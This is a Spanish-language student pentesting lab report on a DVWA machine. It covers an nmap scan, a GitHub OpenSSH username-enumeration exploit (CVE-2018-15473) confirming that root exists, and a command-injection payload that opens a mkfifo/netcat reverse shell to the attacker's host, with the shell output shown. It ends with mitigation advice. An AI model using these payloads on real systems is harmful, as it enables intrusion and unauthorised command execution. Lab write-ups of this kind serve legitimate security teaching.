

Explotación en Pentesting en un Sitio Web Vulnerable

Daniel Jose Javier Ramirez

INTRODUCCIÓN

Objetivo: Buscar fallos en una página web hecha para aprender, cómo DVWA, y ver cómo se pueden usar esos fallos para hacer que el servidor ejecute órdenes. La idea es entender el proceso básico para encontrar la falla, probar que existe y aprovecharla.

Alcance: todo se hace solo en el laboratorio, usando la máquina de DVWA y la máquina atacante. No se toca nada que no sea parte del entorno de práctica, y el ejercicio se limita a detectar el fallo, explotarlo y guardar pruebas de que funcionó.

METODOLOGÍA

Herramientas: Para buscar vulnerabilidades y puertos abiertos use Nmap, para explotar vulnerabilidades use Metasploit, la máquina que use para atacar fue Kali Linux, la máquina dvwa que use para explotar fue Dojo


Técnicas: Ataque a puerto ssh para para saber que usuarios existen y command injection con DVWA

RESULTADOS

Ataque al puerto 22 ssh:

```
(kali@kali)-[~]
$ nmap -sV -p22 --script vuln 192.168.0.82
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-24 16:10 EDT
Pre-scan script results:
| broadcast-avahi-dos:
|_ Discovered hosts:
|   224.0.0.251
|   After NULL UDP avahi packet DoS (CVE-2011-1002).
|_ Hosts are all up (not vulnerable).
Nmap scan report for dojo-VirtualBox (192.168.0.82)
Host is up (0.00042s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
```



```
sriramottcl / OpenSSH-7.6p1-Exploit-py - (public)
Code Issues Pull requests Actions Projects Security Insights
sriramottcl Commit #1
185 Lines (149 loc) · 6.26 KB
Code Blame
1 # Exploit: OpenSSH 7.7 - Username Enumeration
2 # Author: Justin Gardner
3 # Date: 2019-08-20
4 # Software: https://ftps.usa.openssh.org/pub/OpenBSD/openssh/openssh-7.7.tar.gz
5 # Affected versions: OpenSSH version < 7.7
6 # CVE: CVE-2018-15473
7
8 =====
9 #
10 #
11 #
12 #
13 #
14 #
15 #
16 #
17 #
18 =====
19
20 #!/usr/bin/env python
21
22 import argparse
```


Para realizar este ataque lo primero que hice fue un escaneo con nmap en el puerto 80 (nmap -p22 -sV o.o.o.o), luego copie la version OpenSSH 7.6p1 y la pegue en google, en github.com encontre un exploit para esa versión que dice que usuarios existen en la máquina atacada, luego de eso con la ayuda del chat gpt 5 corriji el exploit linea por linea para que no hubiera ningún error , para finalizar ejecuta el exploit con python 3 para ver si el usuario root existe.

```
(venv-paramiko)-(kali@kali)-[~/Downloads]
$ python3 openssh_77_enum.py 192.168.0.82 --port 22 --username root
root is a valid user!
```

Command injection DVWA

Para explotar esta vulnerabilidad use el comando de modo escucha en mi máquina kali con las herramientas mkfifo y netcat (rlwrap -cAr nc -lvnp 4444) .

Despues use el command injection de DVWA use un comando para engañar a la máquina para que haga un puente con mi máquina kali (127.0.0.1; mkfifo /tmp/f; /bin/sh -i </tmp/f 2>&1 | nc 10.0.2.15 4444 >/tmp/f)



The image shows a screenshot of the DVWA (Damn Vulnerable Web Application) interface. The top part displays the 'Ping a device' tool, which has a text input field containing the command 'mp/f 2>&1 | nc 192.168.0.238 4444 >/tmp/f' and a 'Submit' button. Below the input field, the output of the ping command is shown in red text, indicating a successful connection to 127.0.0.1. The bottom part of the image shows a terminal window with the following commands and output:

```
(kali@kali)-[~]
$ rlwrap -cAr nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.0.238] from (UNKNOWN) [192.168.0.43] 42016
/bin/sh: 0: can't access tty; job control turned off
$ ls
help
index.php
source
$ pw
/bin/sh: 2: pw: not found
$ clear
TERM environment variable not set.
$ pwd
/var/www/dvwa/vulnerabilities/exec
$
```

MITIGACION

Validar y filtrar correctamente todos los datos que introduce el usuario antes de que el servidor los procese.

Evitar que la aplicación ejecute comandos del sistema con datos externos.

Mantener actualizado el software del servidor y de la aplicación web para cerrar vulnerabilidades conocidas.

Configurar permisos mínimos para el usuario del servidor web, de forma que si se compromete no pueda hacer cambios importantes en el sistema.

CONCLUSIONES

El ejercicio permitió comprobar que una aplicación web vulnerable, como DVWA, puede ser explotada fácilmente para ejecutar comandos en el servidor a través del puerto 80. Esto demuestra la importancia de validar la información que recibe la web y de mantener configuraciones seguras, ya que incluso fallos simples pueden dar acceso no autorizado.

FUENTES

Exploit= Chat gpt 5 +

<https://github.com/sriramoffcl/OpenSSH-7.6p1-Exploit-py-/blob/master/45233.py#L5>